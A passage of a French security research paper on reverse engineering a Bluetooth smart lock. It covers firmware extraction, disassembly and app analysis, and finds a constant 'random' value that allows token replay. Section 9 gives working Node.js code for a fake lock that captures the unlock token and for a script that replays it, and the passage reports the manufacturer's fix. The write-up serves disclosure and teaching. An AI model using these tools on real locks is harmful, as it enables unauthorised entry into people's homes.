L'accès au micro-logiciel stocké dans un MCU ou un SoC est dans certains cas possible via les interfaces de débogage si ces dernières sont activées et accessibles. Si le système possède une fonctionnalité de mise-à-jour de son micro-logiciel via un moyen de communication sans-fil (*FOTA*), alors il est possible de retrouver ce dernier sur un service tiers voire dans l'application même.

Extraction du micro-logiciel par interface de débogage. Comme nous l'avons précédemment identifié, un connecteur de débogage et de programmation est présent sur le circuit imprimé. Nous y soudons 4 fils permettant de s'interfacer avec ce connecteur que nous connectons à un adaptateur compatible avec le protocole de programmation. Dans le cas de notre serrure, nous optons pour un adaptateur *ST-Link v2*, capable de communiquer via le protocole *SWD*.

Une fois connecté, nous branchons l'adaptateur et utilisons l'outil opensource *openOCD* [7] afin d'extraire contenu de la mémoire Flash, accessible à l'adresse 0x0 telle que précisée dans la cartographie mémoire :

```
$ openocd -f interface/stlink-v2.cfg -f target/nrf5x.cfg -c init -c
    halt -c "dump_image /tmp/firmware.bin 0x0 0x80000"
```

Une fois l'extraction réalisée, il est de rigueur de vérifier le contenu du fichier ainsi créé.

Bien sûr, il existe des protections contre l'extraction de micro-logiciel par les interfaces de débogage, que ce soit par des mécanismes de protection de l'accès à la mémoire ou à des portions de zones mémoires, ou par la désactivation pure et simple des interfaces de débogage. Dans le cas de notre serrure, il semblerait que l'interface de débogage et de programmation soit active et permette bien d'extraire le micro-logiciel.

Mais que faire lorsque ces interfaces sont désactivées ou qu'il est impossible d'extraire la mémoire à cause des protections en place ? La réponse est simple : trouver un autre moyen de récupérer le micro-logiciel ou une partie de ce dernier, et l'analyse de la fonctionnalité de mise-à-jour est une très bonne manière d'y arriver.

Extraction du micro-logiciel par exploitation du mécanisme de mise-à-jour. Les mécanismes de mise-à-jour des micro-logiciels varient d'une solution à une autre, mais nous pouvons distinguer plusieurs modes opératoires :

- la mise-à-jour par connection filaire : il est nécessaire de connecter l'équipement à un système ayant accès à un fichier de mise à jour (un ordinateur, un smartphone, etc.) afin de mettre à jour le micro-logiciel de l'équipement concerné ;
- la mise-à-jour sans-fil : aucune connexion filaire requise, une application se charge de mettre à jour le micro-logiciel (on parle alors de mise-à-jour *OTA*, pour « Over The Air ») ;
- la mise-à-jour est directement téléchargée par l'équipement via un accès Internet, si ce dernier en possède.

Notre serrure ne dispose pas de connectivité Internet mais peut communiquer avec une application installée sur un smartphone via le protocole de communication *Bluetooth Smart*. C'est donc cette application qui a pour rôle de télécharger le micro-logiciel et de l'installer dans le composant principal de la serrure. En analysant les communications de cette application mobile avec les serveurs distants du fournisseur de la serrure, il a ainsi été possible d'identifier une requête interrogeant un serveur afin de récupérer la dernière version du micro-logiciel. Le micro-logiciel est transmis encodé en Base64, et il est même possible de récupérer d'autres versions correspondant à des micro-logiciels en cours de développement grâce à une énumération possible du numéro de version dans l'URL.

Extraction du micro-logiciel à partir de composants de stockage externes. Dans certains cas de figure, un composant externe au SoC/MCU est utilisé pour stocker tout ou partie du micro-logiciel. Il est alors nécessaire d'accéder à ce composant et extraire son contenu en utilisant des protocoles de communication propres aux composants de stockage.

Une manière d'y arriver de façon sûre et fiable consiste à dessouder le composant de stockage du circuit imprimé, et à extraire son contenu avec un matériel adapté, tel qu'un programmateur de composants de stockage.

Selon les formats de composants, il est possible de devoir utiliser différents outils de lecture, comme dans le cas de puces *eMMC* par exemple. Ces commposants se comportent comme une carte de stockage SD, mais sont directement soudés sur le circuit imprimé. Il est alors nécessaire de

les dessouder et d'utiliser un adaptateur adéquat, comme le montre la figure 10.




Fig. 10. Adaptateur eMMC vers connecteur SD

7.2 Désassemblage du micro-logiciel

Une fois le micro-logiciel récupéré, il faut le désassembler pour pouvoir l'analyser. Cette étape est nécessaire mais impose d'avoir suffisamment d'information sur l'architecture et l'utilisation de la mémoire. On distingue ainsi les SoC exécutant un système d'exploitation (Android, Linux, VxWorks, etc.) des SoC ou MCU exécutant un seul et unique programme principal : l'analyse du micro-logiciel sera différente selon que l'on ait à faire à un système d'exploitation ou non.

Dans le cas où l'on a à faire à un système d'exploitation, on s'attendra à trouver sur les supports de stockage un ou plusieurs systèmes de fichiers. Des outils comme *binwalk* sont d'ailleurs spécialisés dans ce type de recherche, et permettent de découvrir des systèmes de fichiers et les extraire. On y recherche ensuite des fichiers exécutables que l'on peut analyser grâce à des outils comme *IDA Pro* ou *Radare2*.

Dans d'autres cas le SoC ou MCU va exécuter une seule application, dont le code et les données sont présentes en mémoire. L'absence de système de fichiers et donc de métadonnées rend l'analyse plus complexe.

Les informations de cartographie mémoire ainsi que celles relatives au CPU présent dans le SoC ou dans le MCU permettent à la fois de déterminer l'emplacement dans la mémoire extraite (le micro-logiciel) du code de l'application mais aussi l'adresse virtuelle à laquelle ce code est chargé. Muni de ces informations, nous pouvons dès lors configurer un désassembleur pour qu'il soit en mesure d'interpréter correctement le *mapping* mémoire, ainsi que le jeu d'instructions.

Chargement du micro-logiciel dans IDA Pro. À la différence des fichiers exécutables respectant un format standardisé (ELF ou PE notamment), le micro-logiciel se présente sous forme de *dump* mémoire dont la structure est définie par la cartographie mémoire présente dans la documentation technique. Il n'y a pas de format unique, chaque cartographie mémoire étant propre à un système, il faut donc indiquer à *IDA Pro* les informations nécessaires pour qu'il puisse désassembler correctement le micro-logiciel.

En premier lieu, nous allons devoir renseigner le type de CPU : dans le cas de notre serrure, il s'agit d'un processeur ARM Cortex-M4. Ce processeur supporte le jeu d'instructions *ARM v6* et un sous-ensemble d'instructions *Thumb* de *ARM v7*. Nous allons donc renseigner le bon type de processeur lors de l'ouverture du fichier binaire avec *IDA Pro*. De plus, nous allons devoir spécifier les options de ce processeur afin que le désassemblage se fasse suivant le jeu d'instructions correspondant aux spécifications. Pour ce faire, nous utilisons l'option *Processor options* pour paramétrer plus finement le désassemblage, en précisant notamment la version du CPU (ARM v6-M). Enfin, nous précisons la disposition de la mémoire sur la base des informations glanées dans la documentation. Ainsi, l'adresse de base de la RAM est 0x20000000, sa taille vaut 0x10000 et la taille de la ROM est de 0x80000 octets. Nous renseignons cela dans *IDA Pro* et finalisons le désassemblage.

Désassemblage du code de l'application. Une fois le micro-logiciel chargé, *IDA Pro* ne désassemble pas le code machine, et ce pour une bonne raison : il ne sait pas par où commencer ! En effet, dans le cas d'exécutables ELF ou PE l'adresse de la première instruction ainsi que l'ensemble des sections sont renseignées, mais dans notre cas aucune de ces informations n'est connue du logiciel. Il va falloir lui indiquer la manière de procéder, ce qui implique au préalable d'identifier la zone mémoire contenant le code de l'application à analyser.

Nordic Semiconductor fournit un kit de développement logiciel pour sa série de SoC nRF5x, qui dans le cas présent se révèle très instructif. En parcourant la documentation de ce dernier, nous pouvons comprendre plus précisemment le fonctionnement de ce kit et la façon dont les applications sont développées. En l'occurrence, *Nordic Semiconductor* propose aux développeurs sa propre implémentation d'une pile *Bluetooth Low Energy*, appelée *SoftDevice*, sous forme d'exécutable compilé afin de ne pas dévoiler le code source de celle-ci. Autrement dit, notre micro-logiciel est composé d'une application propriétaire qui appelle le code applicatif créé sur mesure

par le concepteur de la serrure, qui pour sa part fait appel à des fonctions natives exportées par la couche propriétaire.

Comme mentionné dans la documentation, le code de l'application utilisant le *SoftDevice* est placé à une adresse fixe, codée en dur dans le *SoftDevice* lui-même. Trouver cette adresse est relativement trivial, il suffit de consulter les fichiers de configuration d'édition des liens présents dans le kit de développement (voir listing 1).

```
/* Linker script to configure memory regions. */

SEARCH_DIR(.)
GROUP(-lgcc -lc -lnosys)

MEMORY
{
    FLASH (rx) : ORIGIN = 0x1f000, LENGTH = 0x61000
    RAM (rwx) :  ORIGIN = 0x20000000, LENGTH = 0x10000
}

SECTIONS
{
    .fs_data :
    {
        PROVIDE(__start_fs_data = .);
        KEEP(*(.fs_data))
        PROVIDE(__stop_fs_data = .);
    } > RAM
} INSERT AFTER .data;

INCLUDE "nrf5x_common.ld"
```

Listing 1. Script de configuration du linker

D'après le contenu de ce script à destination de *arm-gcc*, la zone mémoire réservée à l'application débute à l'adresse 0x1F000 et a une taille de 0x61000 octets. Nous demandons alors à *IDA Pro* d'analyser la section de mémoire en question, et vérifions le bon désassemblage en passant en revue le code. Dans le cas présent, les références aux chaînes de caractères semblent correctes, ce qui est un bon indicateur comme le montre la figure 11.

Appels systèmes vers le SoftDevice. Nous avons vu précédemment que le code de l'application produit par le concepteur de la serrure fait appel à une pile propriétaire pour créer et gérer un équipement *Bluetooth Low Energy*. Ces appels à la pile propriétaire sont réalisés via le système d'appels de supervision (« Supervisor Calls ») [5] fourni par l'architecture ARM. Le principe de ce mécanisme est relativement simple : une application




Fig. 11. Validation du code désassemblé

peut associer des numéros d'appel à des fonctions, et les appeler par la suite en utilisant ce même numéro et l'instruction *SVC*.

Nordic Semiconductor utilise ce mécanisme pour exposer un ensemble de fonctions implémentées dans son *SoftDevice*, à la manière des appels systèmes employés dans un système d'exploitation pour faire la transition entre le code s'exécutant en mode utilisateur et le code noyau. Ces appels systèmes sont définis dans les fichiers d'en-têtes du kit de développement, et peuvent ainsi être rapidement identifiés.

D'après le SDK, le numéro de base des appels de supervision relatifs au GAP est défini par la constante `BLE_GAP_SVC_BASE`, qui vaut 0x6C. Ainsi, le numéro d'appel de supervision correspondant à la fonction permettant de configurer le nom de l'équipement (`SD_BLE_GAP_DEVICE_NAME_SET`) vaut 0x7C, dont on peut retrouver une fonction de *wrapping* dans le code de l'application, sous forme d'instruction SVC.

Enfin, nous pouvons trouver les références à cette fonction, et identifier les portions de code faisant appel à cette fonction exposée par le *SoftDevice*.

Contrôle du moteur de la serrure. Le contrôle du moteur de la serrure est effectué via le composant *DRV8848* qui est un contrôleur de moteur à courant continu. Nous avons précédemment identifié que les ports P0.12,P0.13 et P0.15 servaient à communiquer avec ce contrôleur, c'est donc en pilotant ces sorties que le *nRF52832* pilote le moteur de la serrure.

D'après la documentation du *nRF52832*, le périphérique *GPIO* permet de contrôler le port d'entrées/sorties P0 via des registres spécifiques, ac-

cessibles via des adresses mémoire. Ainsi, le périphérique P0 est accessible à l'adresse 0x50000000, et deux registres permettant de gérer l'état des broches de sortie sont disponibles :

- le registre `OUTSET`, accessible à l'adresse 0x50000000 + 0x508, permet de configurer à l'état haut les bits du port de sortie P0 ;
- le registre `OUTCLR`, accessible à l'adresse 0x50000000 + 0x50C, permet de configurer à l'état bas les bits du port de sortie P0.

Il est aisé de rechercher ces valeurs dans le code de l'application afin de localiser des routines manipulant le moteur. Il est ainsi possible de trouver une routine où l'adresse de base du périphérique (0x50000000) et celle de l'offset du registre `OUTSET` (0x50C) sont utilisés, tout comme un message de débogage relatif au moteur.

7.3 Désassemblage d'application mobile

En complément de l'analyse du micro-logiciel employé dans un équipement, il est nécessaire d'analyser la ou les applications mobile qui communiquent avec ce dernier, s'il y en a. Cette analyse permet de comprendre plus rapidement un protocole de communication par exemple, en particulier lors de l'analyse d'applications mobiles Android (simple à effectuer et généralement peu obfusquées).

Nous avons déjà démontré dans la section 7.1 qu'il était possible d'extraire des données utiles d'une application mobile, cependant une analyse plus approfondie de cette dernière permet d'identifier notamment :

- des fonctionnalités cachées ;
- des protocoles de communication se basant sur BLE (par exemple) ;
- la signification de certaines valeurs utilisées dans les communications (drapeaux, constantes, codes d'action, etc.) ;
- le fonctionnement global d'une solution.

Analyse du protocole de communication. L'analyse de l'application mobile associée à la serrure est réalisée en premier lieu grâce aux outils *dex2jar* [14] et *jdgui* [4], qui permettent de localiser rapidement les portions de l'application en charge de la communication. Ainsi, nous identifions en premier lieu les UUIDs des caractéristiques *Bluetooth Low Energy* utilisées pour la communication, présentes en clair dans le code désassemblé.

Nous identifions de même une classe en charge de l'envoi des demandes d'ouverture ou de fermeture à la serrure, qui fait référence à du chiffrement et de la signature. L'analyse révèle que l'application Android récupère

une donnée aléatoire depuis le contenu d'une caractéristique dédiée, puis s'en sert pour chiffrer et signer un jeton permettant l'ouverture de la serrure. Ce jeton n'est pas généré par un serveur distant, ce qui permet de commander la serrure même sans accès à Internet, un choix judicieux de la part des concepteurs. L'algorithme de chiffrement employé est AES en mode ECB, avec une signature SHA256 authentifiée par ECDSA.

Mécanisme de mise à jour du micro-logiciel. En ce qui concerne la mise à jour du micro-logiciel, là encore une classe en a la responsabilité. Comme précédemment, on y trouve les références aux UUIDs des services et caractéristiques concernés.

Le contenu du micro-logiciel est récupéré en ligne, comme nous l'avons évoqué précédemment dans la section 7.1, et ce dernier n'est pas chiffré mais seulement signé. Cette signature est évidente lorsque l'on analyse le code désassemblé de la classe en question.

L'application procède comme suit pour mettre à jour le micro-logiciel :

1. Elle écrit une valeur spéciale dans une caractéristique de contrôle pour notifier la serrure qu'une mise-à-jour du micro-logiciel démarre ;
2. Elle transmet ensuite le contenu du micro-logiciel par portion de 20 octets (une limitation imposée par Android quant à la taille des données inscriptibles dans une caractéristique) ;
3. Elle écrit une valeur spéciale dans une caractéristique de contrôle pour indiquer la fin du transfert du contenu du micro-logiciel ;
4. Elle écrit une valeur spéciale dans une caractéristique de contrôle pour indiquer le démarrage de l'envoi de la signature ;
5. Elle transmet la signature de la même manière que le micro-logiciel ;
6. Elle écrit une valeur spéciale dans une caractéristique de contrôle pour indiquer la fin de l'envoi de la signature ;
7. Elle attend l'envoi d'une notification par la serrure indiquant si la signature du micro-logiciel est correcte ou non.

8 Recherche de vulnérabilités logicielles et analyse des communications

Une fois les applications désassemblées (mobile et micro-logiciel destiné à un MCU ou un SoC), il est possible de rechercher des vulnérabilités.

Dans le cas de systèmes d'exploitation, la recherche de vulnérabilités débute presque toujours par un focus sur les *low-hanging fruits*, c'est-à-dire des vulnérabilités simples à identifier et exploiter. On retrouve parmi ces failles et ce de manière non-exhaustive :

- les services dont la version est ancienne et qui peuvent être sujets à des vulnérabilités connues ;
- les vulnérabilités de type *escape-shell* dans le cas de services développés sur mesure ;
- les mots de passe par défaut ;
- les potentielles portes dérobées.

Quant aux applications uniques à destination de MCU ou de SoC, l'identification de vulnérabilités est plus laborieuse. En effet, il faut d'abord analyser et comprendre le code, sans information sur des fonctions utilisées contrairement aux exécutables dynamiquement liés trouvés sur un système d'exploitation. Il existe bien des systèmes de recherche de signatures de fonction, mais ceux-ci ne fonctionnent pas à tous les coups.

Une fois que l'on possède une compréhension du code relativement bonne, il est possible d'identifier des faiblesses et de déterminer la ou les manières de les exploiter.

8.1 Analyse des communications

Avant d'entamer des analyses poussées via l'ingénierie à rebours du code des applications, nous avons intercepté la communication entre notre smartphone et la serrure grâce à l'outil *BtleJuice* [3]. Nous avons ainsi pu intercepter les échanges entre l'application et la serrure et avons remarqué que ces derniers étaient toujours identiques malgré des ouvertures et fermetures répétées, comme le montre la figure 12.

On remarque notamment qu'un seul service et trois caractéristiques sont utilisés pour cet échange, supportant des opérations de lecture et d'écriture. Le fait que la donnée transmise soit toujours la même permet de douter de l'efficacité de l'aléa identifié précédemment : il semblerait que les données chiffrées et signées transmises par l'application à la serrure ne varient pas, et donc que l'aléa est constant.

De plus, on note que les communications ne sont pas sécurisées car aucun appairage n'a été effectué, et qu'il est dès lors possible de réaliser une attaque de l'homme du milieu.

8.2 Analyse de la génération de l'aléa

Pour vérifier cette hypothèse, nous utilisons un client *Bluetooth Low Energy* comme *gatttool* afin de nous connecter à la serrure et lire la caractéristique fournissant la donnée aléatoire :

BtleJuice

Action	Service	Characteristic	Data
		Connected	
read	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b503-b5a3-f393-e0a9-e50e24dcca9e	01 00 00 00
write	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b501-b5a3-f393-e0a9-e50e24dcca9e	00 00 02 eb 01 40 51 32 84 af 25 37 66 4d d9 6a ca 7e 1a f4
write	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b501-b5a3-f393-e0a9-e50e24dcca9e	4a c7 ef 1f 97 94 99 9b e1 b3 e5 88 19 1e dd e7 d9 96 79 b9
write	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b501-b5a3-f393-e0a9-e50e24dcca9e	7b 71 59 cf 13 76 40 7a 94 62 50 69 31 a4 66 46 31 66 b4 18
write	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b501-b5a3-f393-e0a9-e50e24dcca9e	29 67 5c fd 9b cb cb 2e 7e 6f 4e 4d 41 a5 8a 41 9b be 71 71
write	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b501-b5a3-f393-e0a9-e50e24dcca9e	f2 a3 f7 6c 45 11 1d 47 78 c8 2c a1 a6 05 c8 c9 75 64 5a 91
write	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b501-b5a3-f393-e0a9-e50e24dcca9e	12 0a
write	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b504-b5a3-f393-e0a9-e50e24dcca9e	07
notification	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b504-b5a3-f393-e0a9-e50e24dcca9e	03
notification	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b504-b5a3-f393-e0a9-e50e24dcca9e	04
notification	6e44b500-b5a3-f393-e0a9-e50e24dcca9e	6e44b504-b5a3-f393-e0a9-e50e24dcca9e	04
		Disconnected	

Fig. 12. Échanges interceptés grâce à BtleJuice

```
[XX:XX:XX:6B:FC:88][LE]> char-read-uuid 6e44b503-b5a3-f393-e0a9-
    e50e24dcca9e
handle: 0x0012   value: 01 00 00 00
[XX:XX:XX:6B:FC:88][LE]> char-read-uuid 6e44b503-b5a3-f393-e0a9-
    e50e24dcca9e
handle: 0x0012   value: 01 00 00 00
[XX:XX:XX:6B:FC:88][LE]> char-read-uuid 6e44b503-b5a3-f393-e0a9-
    e50e24dcca9e
handle: 0x0012   value: 01 00 00 00
```

Il semblerait que cette donnée ne soit pas du tout aléatoire, et vaille toujours 1, ce qui n'est pas conforme à l'usage attendu de cette caractéristique. Si la donnée aléatoire n'est pas aléatoire, alors chaque transmission de jeton d'ouverture sera chiffrée exactement de la même manière, et donnera la même signature. Cela explique pourquoi nous avons observé des échanges similaires lors de nos ouvertures successives.

Il est intéressant de savoir si ce comportement provient d'un bogue applicatif ou si ce n'est qu'un effet de bord dû à certains conditions. Pour déterminer l'origine de ce dernier, nous allons devoir identifier la portion du micro-logiciel en charge des opérations de lecture et d'écriture relatives à la caractéristique concernée. Heureusement, les chaînes de caractères permettent une localisation rapide de la routine concernée, comme le montre la figure 13.

Fig. 13. Routine de génération de valeur aléatoire

9 Exploitation

Une fois la vulnérabilité identifiée et comprise, l'écriture d'un exploit est possible. Ce dernier permet notamment :

- d'automatiser la phase d'exploitation qui peut être complexe ;
- de tester la présence de la vulnérabilité ;
- de vérifier qu'un correctif appliqué fonctionne comme attendu.

9.1 Création d'un exploit Bluetooth Low Energy

Dans le cas de notre serrure, nous devons concevoir un système capable d'intercepter les communications entre une serrure connectée et une application mobile afin de :

1. Voler le jeton d'ouverture de la serrure lors de sa transmission par l'application mobile ;
2. Rejouer ce jeton lors d'une nouvelle connexion qui sera réalisée par notre exploit.

L'utilisation de bibliothèques comme *bleno* [16] pour *Node.js*, ou encore *mockle* [2], permettent de développer rapidement des applications simulant un équipement connecté employant le protocole *Bluetooth Low Energy*. De même, des bibliothèques comme *noble* [17] permettent de créer rapidement des clients pour ce protocole, et de communiquer avec des équipements compatibles.

Capture d'un jeton d'ouverture. Pour réaliser la capture d'un jeton d'ouverture, nous devons simuler un équipement identique et réagir aux différentes opérations. Pour ce faire, nous allons employer la bibliothèque Node.js *Mockle* [2] afin de créer un clone presque parfait de notre serrure, et le faire se comporter comme la serrure d'origine.

Le listing 2 présente le code source de notre outil de capture de jeton, basé sur la bibliothèque *mockle*.

```
const mockle = require('mockle').BleMock();
const fs = require('fs');

var mock = new mockle('./serrure.json');
var token = [];
var notif_cb = null;

function saveToken(){
  var packets = JSON.stringify(token);
  fs.writeFile('token.json', packets, function(err){
```

```
    if (err)
      console.log('[!] Cannot write token to file');
    else
      console.log('[i] Token written to `token.json`');
    process.exit(0);
  });
};

mock.on('subscribe', function(service, characteristic, maxValueSize,
     callback){
  console.log('> Register callback for service '+service+':'+
      characteristic);
  notif_cb = callback;
});

mock.on('read', function(service, characteristic, offset, callback){
  switch (service)
  {
    case '6e44b500b5a3f393e0a9e50e24dcca9e':
    {
      switch(characteristic)
      {
        case '6e44b503b5a3f393e0a9e50e24dcca9e':
        {
          console.log("> Read Random, provide default value 1.");
          callback(
            mock.RESULT_SUCCESS,
            new Buffer([0x01, 0x00, 0x00, 0x00])
          );
        }
        break;
      }
    }
    break;
  };
});

mock.on('write', function(
    service,
    characteristic,
    data,
    offset,
    withoutResponse,
    callback) {
  switch (service)
  {
    case '6e44b500b5a3f393e0a9e50e24dcca9e':
    {
      switch(characteristic)
      {
        case '6e44b501b5a3f393e0a9e50e24dcca9e':
        {
          token.push(Array.prototype.slice.call(data, 0));
          callback(mock.RESULT_SUCCESS);
        }
        break;
```

```
        case '6e44b504b5a3f393e0a9e50e24dcca9e':
        {
          console.log('> Fin de la transmission.');
          notif_cb(new Buffer([0x03]));
          notif_cb(new Buffer([0x04]));
          callback(mock.RESULT_SUCCESS);
          setTimeout(function(){saveToken()}, 3000);
        }
        break;
      }
    }
    break;
  }
});

mock.start();
```

Listing 2. Outil de capture de jeton d'ouverture

Une fois l'exploit lancé, l'application mobile se connecte sur notre fausse serrure et transmet les informations requises :

```
$ sudo node capture-token.js
[setup] creating mock for device The XXXXXXX (xx:xx:xx:6b:fc:88)
[setup] services registered
[ mock] accepted connection from address: 5e:74:79:1e:5f:a9
> Register callback for service 6e44b500b...ca9e:6e44b504...ca9e
> Read Random, provide default value 1.
> Fin de la transmission.
[i] Token written to `token.json`
```

Le jeton est ainsi stocké sur disque et prêt à être rejoué à l'identique. Il ne nous reste plus qu'à développer un programme pour réaliser le rejeu, à l'aide de la bibliothèque *noble*.

9.2 Rejeu d'un jeton capturé

Le développement d'une preuve de concept permettant de rejouer la transaction est possible grâce à la bibliothèque *noble*. Cette dernière permet de se connecter à un périphérique *Bluetooth Low Energy*, d'énumérer les services et caractéristiques, et d'effectuer des opérations de lecture et d'écriture sur ces dernières.

Ainsi, nous avons pu développer le script suivant (voir listing 3) permettant de rejouer un jeton précédemment capturé.

```
const noble = require('noble');
const fs = require('fs');

TARGET = 'XX:XX:XX:6b:fc:88'
```

```
var tx_uuid = 'fff1';
var rx_uuid = 'fff2';
var tx_char = null;
var rx_char = null;

var entryLogs = null;
var smartlock = null;

var state = null;
var num_records = 0;
var cur_record = 0;
var record_time = null;
var record_measure = null;


var open_packet = new Buffer([0x07]);
var msg_char = null;
var open_char = null;
var pkt_index = 0;
var packets = loadToken();

function loadToken() {
  var content = fs.readFileSync('token.json');
  var token = JSON.parse(content);
  var packets = [];
  for (var i in token) {
    packets.push(new Buffer(token[i]));
  }
  return packets;
}


function open_lock_final(){
    open_char.write(open_packet, false, function(){
        console.log('ok');
    });
}

function open_lock(){
    msg_char.write(packets[pkt_index], false, function(){
        console.log('sent packet '+pkt_index);
        pkt_index++;
        if (pkt_index < 6)
            open_lock();
        else
            open_lock_final();
    });
}

function onCharacteristicsDiscovered(error, characs) {
    for (var c in characs) {
        if (characs[c].uuid == '6e44b501b5a3f393e0a9e50e24dcca9e')
            msg_char = characs[c];
        if (characs[c].uuid == '6e44b504b5a3f393e0a9e50e24dcca9e')
            open_char = characs[c];
    }
    open_lock();
```

```
}

function onServicesDiscovered(error, services) {
    if (services.length == 1) {
        var service = services[0];
        /* Discover the characteristics (we're expecting these two).
            */
        service.discoverCharacteristics(
        [
            '6e44b501b5a3f393e0a9e50e24dcca9e',
            '6e44b504b5a3f393e0a9e50e24dcca9e'
        ],
        onCharacteristicsDiscovered
    }
}

noble.on('discover', function(peripheral) {
    if (peripheral.address.toUpperCase() == TARGET.toUpperCase()) {
        /* Stop scanning as we found our peripheral. */
        noble.stopScanning();

        smartlock = peripheral;

        /* Connect to the smartlock. */
        peripheral.connect(function(error) {
            if (error == null) {
                /* Look for the communication service. */
                peripheral.discoverServices(
                    ['6e44b500b5a3f393e0a9e50e24dcca9e'],
                    onServicesDiscovered
                );
            }
        });
    }
});

function main() {

  noble.on('stateChange', function(state) {
    if (state == 'poweredOn') {
        console.log('BTLE interface up and running, starting
            scanning ...');
        console.log('');
        noble.startScanning();
    } else {
        console.log('Adapter not ready.');
    }
  });
}
```

Listing 3. Script de rejeu de jeton d'ouverture

9.3 Réponse du fabricant

Le fabricant a apporté un correctif à cette vulnérabilité, qui utilise désormais le composant *RNG* proposé par le *nRF52832*, comme le montre la figure 14. De cette manière, la serrure génère désormais des valeurs aléatoires de 32 bits au lieu de la constante précédente, rendant impossible les attaques par rejeu.




Fig. 14. Correction de la vulnérabilité

10 Conclusion

Au travers de cette étude de cas, nous avons illustré les différents aspects d'une analyse de sécurité appliquée aux objets connectés. Nous avons ainsi couvert les bases des architectures matérielles habituellement rencontrées dans ces éco-systèmes, les méthodes d'ingénierie à rebours et d'analyse des circuits et composants, différentes techniques d'acquisition et d'ingénierie à rebours de micro-logiciels, des outils et techniques d'analyse de communications *Bluetooth Low Energy*, et enfin des méthodes de recherche de vulnérabilités et de création de preuves de concept pour ce même protocole.

La place manque ici pour expliciter avec moults détails les différentes spécificités des technologies rencontrées, bien que cet exposé couvre l'ensemble des domaines de compétences requis pour l'analyse de notre serrure connectée. La grande variété de solutions techniques, de composants, de protocoles et de technologies en général rend complexe la mise au point d'une méthodologie complète et unique, ce qui peut expliquer d'une part la multiplicité de ces dernières, et d'autre part le sentiment d'inadéquation

que l'on peut avoir en appréciant chacune d'elles. Gageons qu'avec le temps le nombre de technologies se réduira et que nous pourrons établir un guide d'évaluation à l'instar de ce que fait l'OWASP avec la sécurité des applications web.

Références

1. Deloitte. Security of the Internet of Things. http://www.cs.ru.nl/~freek/courses/rbo/slides/slides-deloitte.pdf, 2017.
2. Digital Security. Bibliothèque Mockle. https://github.com/DigitalSecurity/mockle, 2016.
3. Digital Security. Framework BtleJuice. https://github.com/DigitalSecurity/btlejuice, 2016.
4. Emmanuel Dupuy. jd-gui. http ://jd.benow.ca/.
5. Nordic Semiconductor. Application Note 179. http ://infocenter.arm.com/help/index.jsp ?topic=/com.arm.doc.dai0179b/ar01s02s07.html.
6. Nordic Semiconductor. nRF52832 Product Specification v1.3. http ://infocenter.nordicsemi.com/pdf/nRF52832_PS_v1.3.pdf.
7. OpenOCD. Open On-Chip Debugger. http ://openocd.org/.
8. OWASP. Internet of Things Project. https://www.owasp.org/index.php/OWASP_Internet_of_Things_Project.
9. OWASP. Internet of Things Project, Guides de test. https://www.owasp.org/index.php/IoT_Testing_Guides.
10. OWASP. Internet of Things Project, Top 10 des vulnérabilités. https://www.owasp.org/images/8/8e/Infographic-v1.jpg.
11. OWASP. Internet of Things Project, vulnérabilités IoT. https://www.owasp.org/index.php/OWASP_Internet_of_Things_Project\#tab=IoT_Vulnerabilities.
12. OWASP. Internet of Things, surface d'attaque. https://www.owasp.org/index.php/IoT_Attack_Surface_Areas.
13. PenTest Partners. Security of the Internet of Things. https://www.pentestpartners.com/security-blog/iot-security-testing-methodologies/, 2017.
14. pxb1988. Dex2Jar. https ://github.com/pxb1988/dex2jar.
